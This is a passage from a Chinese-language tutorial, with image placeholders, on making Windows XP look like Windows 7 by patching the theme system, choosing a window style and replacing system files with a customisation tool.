


图7




图8

然后进入主题破解，破解过的同学就跳过，没有的选“是”进入破解。如果发现和我一样不要慌，你一定已经破解过了，或许是你忘了，或许是装系统时就破解了（如图9）。




图9

选一个你喜欢的窗口样式，确定（如图10）。

现在看看系统，怎么样已经有点window7的效果了吧！如果你只满足于主题像的话可以就此停手，像把系统完全变成window7就和我接着来。

我们接下来选11加回车进入这款软件的精华之处，系统文件替换。他会将XP的系统文件替换window7的系统文件，达到

完全变成window7的目的（如图11）。




图10




图11

替换完成后重启，怎么样？关机界面是不是已经变了，不要到这就以为已经结束了。




图12

